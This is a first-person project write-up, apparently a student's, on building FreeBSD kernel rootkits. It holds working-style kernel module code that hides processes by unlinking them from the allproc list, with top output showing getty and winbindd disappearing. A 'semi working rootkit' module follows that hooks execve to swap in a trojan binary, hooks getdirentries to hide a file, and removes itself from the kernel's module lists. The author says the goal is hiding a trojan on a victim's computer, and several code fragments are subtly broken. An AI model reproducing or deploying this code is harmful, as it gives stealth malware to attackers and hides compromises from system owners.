To create the executable file I encountered a number of problems. First of all, I was attempting to use the previously used Makefile (that was used for KLD's) to compile the c file. This was giving errors that certain header files couldn't be found. So I tried finding a way around this by re-routing the header files (errors were received for `stdio.h`, `stdlib.h`, `fcntl.h`, `string.h` and `paths.h`) by prefixing them with `../../../../include/`. This is because the current working directory (cwd) was found to be `/sys/`. When we run `cd ..` from that folder we weirdly arrive at `usr/src`. From here, we need to navigate to `usr` and then `include`, hence why I use `..` twice. but this still gave numerous errors.

After a few hours of debugging I realised that I wasn't compiling the code as a c program. I was treating it as a KLD. I needed to use FreeBSD's c compiler, `cc`, to compile it. So after running the code:

```
cc -o interface interface.c
```

I was then able to arrive at an executable file to give input to my character device.

Preventing Kernel Data Corruption

An interesting though is what happens when one of the objects that I have hidden is found and killed? If for some reason the kernel decides to do nothing, then all is good. But what if the kernel instead goes and tries to remove the object from its lists and data? The object has already been removed, so it will not be able to delete anything. When the kernel fails to find that data in its lists, it will end up corrupting those data structures in the process, causing all sorts of problems to the kernel and OS. To prevent this we can:

- Hook the terminating function/s e.g. `exit` etc. to prevent them from removing the objects we have hidden
- Hook the terminating function/s to place the hidden objects back onto the lists before termination.
- Implement my own `exit` function to safely remove the hidden objects
- Do nothing. If the objects are never going to be found what's the point of implementing safety procedures for their termination?

Since DKOM can only manipulate objects in main memory, it does have limitations, but there are still many objects that can be patched. These can be checked by executing them with the `grep -r` option in the terminal.

Hiding a Running Process

Now that we know about the macros and functions associated with how the kernel keeps track of data, and we know about DKOM, we can learn to hide a running process from a user who attempts to debug their computer.

The `proc` Structure

In FreeBSD, the context of each process is maintained in a `proc` structure, defined in `proc.h`. There are a few fields in `struct proc` that need to be understood in order to hide a running process:

- `LIST_ENTRY(proc) p_list` - contains *linkage* pointers associated with `proc` struct. It is referenced during insertion, removal and traversal of the list.
- `int p_flag` - process flags, set on a running process. All are defined in `proc.h`.
- `enum {PRS_NEW = 0, PRS_NORMAL, PRS_ZOMBIE}` `p_state` - represents the current process state. `PRS_NEW` = newly born and completely uninitialized process. `PRS_NORMAL` = "live" running process, `PRS_ZOMBIE` = zombie process.
- `pid_t pid` - process ID, 32-bit int value.
- `LIST_ENTRY(proc) p_hash` - not learnt yet
- `struct mtx p_mtx` - resource access control. It defines 2 macros, `PROC_LOCK` and `PROC_UNLOCK` for easily acquiring/releasing this lock.
- `struct vmSPACE *p_vmSPACE` - the vm state of the process.
- `char p_comm[MAXCOMLEN + 1]` - executes the process. The `MAXCOMLEN` constant is defined in `param.h` (19).

The allproc List

FreeBSD has 2 lists for its `proc` structures. All process in `ZOMBIE` state are in `zombproc` while the rest are in `allproc`. It is referenced by `ps` and `top` commands. Thus you can hide a running process by simply removing its `proc` structure from the `allproc` list.

But this got me thinking, wouldn't the process just not run if you delete its `proc` structure? Since there is no `p_comm` entry, the process would not be able to execute. But it turns out the because processes are executed at *thread granularity*, modifying the process is not complicated.

`allproc` is defined as: **`extern struct proclist allproc`**. As this is defined as a `proclist` structure, and `proclist` is defined as: **`LIST_HEAD(proclist, proc)`**, we can see that `allproc` is just a kernel doubly linked list queue data structure, contained `proc` structures. The resource access control for the `allproc` list is defined as: **`extern struct sx allproc_lock`**.

Trying it out

To try this out, I used knowledge learnt previous of system call modules and what was just explained, on the doubly linked list macros, locks and `proc/allproc` structs. So the steps I took to create this system call were:

- Create the system call function, with arguments being the process name, as a `char ptr`.
 - First we need to acquire the lock on the `allproc` list
 - Then iterate through the process list, and acquire a lock on each process as we check a number of things:
 - We check to see if the process virtual address space exists (`proc->p_vmSPACE`), if true then unlock and continue
 - We check to see if the process flag is set to working on exiting, if true then unlock and continue
 - We check to see if the `proc->p_comm` value is our process name (`char ptr`), if true, then we remove it from the process list, unlock and continue
 - Once iteration is done, we unlock the `allproc` resource and return.
- Then we create the `sysent` structure, offset and event handler functions.
- Finally collate it altogether using the `SYSCALL_MODULE`.

Here is the code I wrote to test this out:

```

/* 1. syscall args */
struct args {
    char *str;
};

/* 1. syscall func */
static int
hiding(struct thread *td, void *sysargs)
{
    /* here we need to assign the void pointer to an instance of the args struct */
    struct args *args;
    args = (struct args *)sysargs;
    // create a proc struct
    struct proc *p

    // acquire the lock on the allproc list
    sx_xlock(&allproc_lock);

    // now we iterate through the list, p is the struct that will be filled,...
    // allproc is the current head of the list and p_list is the field that ...
    // contains the linkage pointer we need to traverse/insert/delete from the list
    LIST_FOREACH(p, &allproc, p_list){
        // acquire a lock on p
        PROC_LOCK(p);

        // do the vm space and flags check
        if(!p->p_vmspace || (p->p_flag & P_WEXIT)){
            // if true, then unlock the process and continue
            PROC_UNLOCK(p);
            continue;
        }
        // if we find the process, remove it from p_list
        if(strncmp(p->p_comm, args->str, MAXCOMLEN) == 0) LIST_REMOVE(p, p_list);

        // unlock the process
        PROC_UNLOCK(p);
        // we DO NOT break here, because there may be a case where the process has ...
        // duplicated or forked itself. We want to keep iterating through until ...
        // we find all instances of the process

    }
    sx_xunlock(&allproc_lock);
    return(0);
}

/* 2. sysent structure */
static struct sysent sys_sysent = {
    1,      /* no. of args */
    hiding  /* sys call func name */
};

```

```

/* 3. offset of sysent */
static int offset = NO_SYSCALL; /* next available pos. */

/* 4. load/unload func (our event handler) */

static int
load(struct module *module, int cmd, void *arg)
{
    int error = 0;
    switch (cmd) {
    case MOD_LOAD:
        uprintf("Hiding initiated.\n", offset);
        break;
    case MOD_UNLOAD:
        uprintf("Hiding stopped.\n", offset);
        break;
    default:
        error = EOPNOTSUPP;
        break;
    }
    return(error);
}

/* 5. SYSCALL_MODULE macro */

SYSCALL_MODULE(hiding, &offset, &sys_sysent, load, NULL);

```

I have included comments to explain what I am doing. When the code is run in FreeBSD, we can test it out as such, again using perl because its just easier:

I ran the following perl command: **perl -e '\$str = "getty"&semi;' -e 'syscall(210, \$str)&semi;'**

Since the output of top was:

```

last pid: 1338; load averages: 0.19, 0.34, 0.32 up 0+00:39:08 23:42:46
32 processes: 1 running, 31 sleeping
CPU: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
Mem: 151M Active, 5948K Inact, 223M Wired, 108M Buf, 4187M Free
Swap: 819M Total, 819M Free

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
1338	root	1	20	0	13M	3780K	RUN	0:00	0.02%	top
453	root	1	20	0	10M	1468K	select	0:00	0.01%	devd
760	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
690	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
833	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
946	root	1	20	0	36M	16M	select	0:00	0.00%	nmbd
951	root	1	20	0	170M	145M	select	0:04	0.00%	smbd
972	root	1	20	0	175M	149M	select	0:00	0.00%	smbd
956	root	1	20	0	83M	60M	select	0:00	0.00%	winbindd
922	root	1	20	0	13M	4156K	pause	0:00	0.00%	csh
957	root	1	20	0	84M	61M	select	0:00	0.00%	winbindd
594	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unboun
858	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
958	root	2	20	0	126M	103M	select	0:00	0.00%	smbd
452	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
909	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty
911	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty
910	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty

I chose to hide getty. Running the command gives:

```

888 root 1 20 0 13M 4012K pause 0:00 0.00% csh
887 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
886 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
569 unbound 1 20 0 24M 9664K select 0:00 0.00% local-unboun
880 root 1 20 0 12M 3372K wait 0:00 0.00% login
808 root 1 20 0 17M 7660K select 0:00 0.00% sendmail
883 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
885 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
881 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
884 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
427 _dhcp 1 20 0 11M 2876K select 0:00 0.00% dhclient
833 root 1 20 0 11M 2628K select 0:00 0.00% moused
882 root 1 52 0 11M 2452K ttyin 0:00 0.00% getty
root@FreeBSD:/usr/home/roark/rootkitprac/hiding # perl -e '$str = "getty";' -e '
syscall(210,$str);'
getty getty
getty getty
getty getty
getty getty
getty getty
getty getty
root@FreeBSD:/usr/home/roark/rootkitprac/hiding # perl -e '$str = "getty";' -e '
syscall(210,$str);'
root@FreeBSD:/usr/home/roark/rootkitprac/hiding #

```

I appended my code to print my string and the process name whenever a match was encountered. So according to this, all 7 getty processes should now be hidden. Running top again shows:

```

last pid: 946; load averages: 0.35, 0.39, 0.22 up 0+00:06:21 23:56:24
24 processes: 1 running, 23 sleeping
CPU: 0.0% user, 0.0% nice, 0.8% system, 0.0% interrupt, 99.2% idle
Mem: 150M Active, 3820K Inact, 145M Wired, 45M Buf, 4270M Free
Swap: 819M Total, 819M Free
Apr 13 23:56:26 FreeBSD syslogd: last message repeated 1 times

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
946	root	1	20	0	13M	3700K	RUN	0:00	0.02%	top
918	root	1	20	0	36M	16M	select	0:00	0.00%	nmdb
833	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
735	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
928	root	1	20	0	44M	20M	select	0:00	0.00%	winbindd
665	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
923	root	1	52	0	169M	145M	select	0:04	0.00%	smbd
929	root	1	20	0	84M	61M	select	0:00	0.00%	winbindd
888	root	1	20	0	13M	4016K	pause	0:00	0.00%	csch
428	root	1	20	0	10M	1468K	select	0:00	0.00%	devd
808	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
569	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unbound
880	root	1	20	0	12M	3372K	wait	0:00	0.00%	login
427	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
934	root	1	46	0	170M	145M	select	0:00	0.00%	smbd
811	smmsp	1	52	0	16M	7540K	pause	0:00	0.00%	sendmail
930	root	1	20	0	126M	103M	select	0:00	0.00%	smbd
933	root	1	20	0	44M	21M	select	0:00	0.00%	winbindd

We can see that there are no longer any getty processes. I wanted to try it one more time, with the winbindd process (used for samba). So, i ran the command: `perl -e '$str = "winbindd"&semi;' -e 'syscall(210, $str)&semi;'`

The output of top after running this is:

```

last pid: 948; load averages: 0.46, 0.39, 0.24 up 0+00:08:56 23:58:59
20 processes: 1 running, 19 sleeping
CPU: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
Mem: 150M Active, 3812K Inact, 145M Wired, 45M Buf, 4270M Free
Swap: 819M Total, 819M Free

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
948	root	1	20	0	13M	3692K	RUN	0:00	0.03%	top
428	root	1	20	0	10M	1468K	select	0:00	0.00%	devd
735	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
665	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
808	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
923	root	1	52	0	169M	145M	select	0:04	0.00%	smbd
888	root	1	20	0	13M	4016K	pause	0:00	0.00%	csch
569	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unbound
880	root	1	20	0	12M	3372K	wait	0:00	0.00%	login
833	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
918	root	1	20	0	36M	16M	select	0:00	0.00%	nmdb
427	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
934	root	1	46	0	170M	145M	select	0:00	0.00%	smbd
930	root	1	20	0	126M	103M	select	0:00	0.00%	smbd
811	smmsp	1	52	0	16M	7540K	pause	0:00	0.00%	sendmail
815	root	1	20	0	11M	2820K	nanslp	0:00	0.00%	cron
931	root	1	20	0	126M	102M	select	0:00	0.00%	smbd
417	root	1	20	0	11M	2760K	select	0:00	0.00%	dhclient

We can see that the processes are hidden.

From this I have learnt that once I get a trojan process working, I know how to hide it on the victims computer. The rootkit will be doing this part.

Semi Working Rootkit

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/malloc.h>
#include <sys/linker.h>
#include <sys/lock.h>
#include <sys/mutex.h>
#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>
#include <dirent.h>

static int
execve_hook(struct thread *td, void *syscall_args)
{
    struct execve_args /* {
        char *fname;
        char **argv;
        char **envv;
    } */ *uap;
    uap = (struct execve_args *)syscall_args;
    struct execve_args kernel_ea;
    struct execve_args *user_ea;
    struct vm_space *vm;
    vm_offset_t base, addr;
    char t_fname[] = TROJAN;
    /* Redirect this process? */
    if (strcmp(uap->fname, ORIGINAL) == 0) {
        vm = curthread->td_proc->p_vm_space;
        base = round_page((vm_offset_t) vm->vm_daddr);
        addr = base + ctob(vm->vm_dsize);

        vm_map_find(&vm->vm_map, NULL, 0, &addr, PAGE_SIZE, FALSE,
            VM_PROT_ALL, VM_PROT_ALL, 0);
        vm->vm_dsize += btoc(PAGE_SIZE);

        copyout(&t_fname, (char *)addr, strlen(t_fname));
        kernel_ea.fname = (char *)addr;
        kernel_ea.argv = uap->argv;
        kernel_ea.envv = uap->envv;

        user_ea = (struct execve_args *)addr + sizeof(t_fname);
        copyout(&kernel_ea, user_ea, sizeof(struct execve_args));

        return(execve(curthread, user_ea));
    }
}

/*
 * getdirentries system call hook.
 * Hides the file T_NAME.
 */
```

```

static int
getdirentries_hook(struct thread *td, void *syscall_args)
{
    struct getdirentries_args /* {
        int fd;
        char *buf;
        u_int count;
        long *basep;
    } */ *uap;
    uap = (struct getdirentries_args *)syscall_args;
    struct dirent *dp, *current;
    unsigned int size, count;
    /*
     * Store the directory entries found in fd in buf, and record the
     * number of bytes actually transferred.
     */
    getdirentries(td, syscall_args);
    size = td->td_retval[0];
    /* Does fd actually contain any directory entries? */
    if (size > 0) {
        MALLOC(dp, struct dirent *, size, M_TEMP, M_NOWAIT);
        copyin(uap->buf, dp, size);
        current = dp;
        count = size;
        /*
         * Iterate through the directory entries found in fd.
         * Note: The last directory entry always has a record length
         * of zero.
         */
        while ((current->d_reclen != 0) && (count > 0)) {
            count -= current->d_reclen;
            /* Do we want to hide this file? */
            if (strcmp((char *)&(current->d_name), T_NAME) == 0)
            {
                /*
                 * Copy every directory entry found after
                 * T_NAME over T_NAME, effectively cutting it
                 * out.
                 */
                if (count != 0) bcopy((char *)current + current->d_reclen, current, count);
                size -= current->d_reclen;
                break;
            }
            /*
             * Are there still more directory entries to
             * look through?
             */
            if (count != 0)
                /* Advance to the next record. */
                current = (struct dirent *)((char *)current +
                    current->d_reclen);
        }
        /*
         * If T_NAME was found in fd, adjust the "return values" to
         * hide it. If T_NAME wasn't found...don't worry 'bout it.
         */
    }
}

```

```

        copyout(dp, uap->buf, size);
        FREE(dp, M_TEMP);
    }
    return 0;
}

/* The function called at load/unload. */
static int
load(struct module *module, int cmd, void *arg)
{
    struct linker_file *lf;
    struct module *mod;
    mtx_lock(&Giant);
    mtx_lock(&kld_mtx);
    /* Decrement the current kernel image's reference count. */
    (&linker_files)->tqh_first->refs--;
    /*
     * Iterate through the linker_files list, looking for VERSION.
     * If found, decrement next_file_id and remove from list.
     */
    TAILQ_FOREACH(lf, &linker_files, link) {
        if (strcmp(lf->filename, VERSION) == 0) {
            next_file_id--;
            TAILQ_REMOVE(&linker_files, lf, link);
            break;
        }
    }
    mtx_unlock(&kld_mtx);
    mtx_unlock(&Giant);
    sx_xlock(&modules_sx);
    /*
     * Iterate through the modules list, looking for "incognito."
     * If found, decrement nextid and remove from list.
     */
    TAILQ_FOREACH(mod, &modules, link) {
        if (strcmp(mod->name, "incognito") == 0) {
            nextid--;
            TAILQ_REMOVE(&modules, mod, link);
            break;
        }
    }

    sx_xunlock(&modules_sx);
    sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
    sysent[SYS_getdirentries].sy_call = (sy_call_t *)getdirentries_hook;
    return(0);
}

static moduledata_t incognito_mod = {
    "incognito", /* module name */
    load, /* event handler */
    NULL /* extra data */
};

DECLARE_MODULE(incognito, incognito_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);

```


Conclusion

Undertaking this project gave me a lot of insight into the world of rootkits, the kernel and security in general. There are so many ways to detect a rootkit, but at the same time those ways become public, hackers find a counter-measure. So its just a never ending race between those in the security industry and hackers. From the knowledge I have gained so far, my next step will be to produce a working rootkit, not on FreeBSD, but on a more commercial OS, such as Windows or Mac. The concepts that I learned are translatable, though obviously not easily, between the FreeBSD OS and other OS's. Overall, this project felt like the beginning for me in my career in security.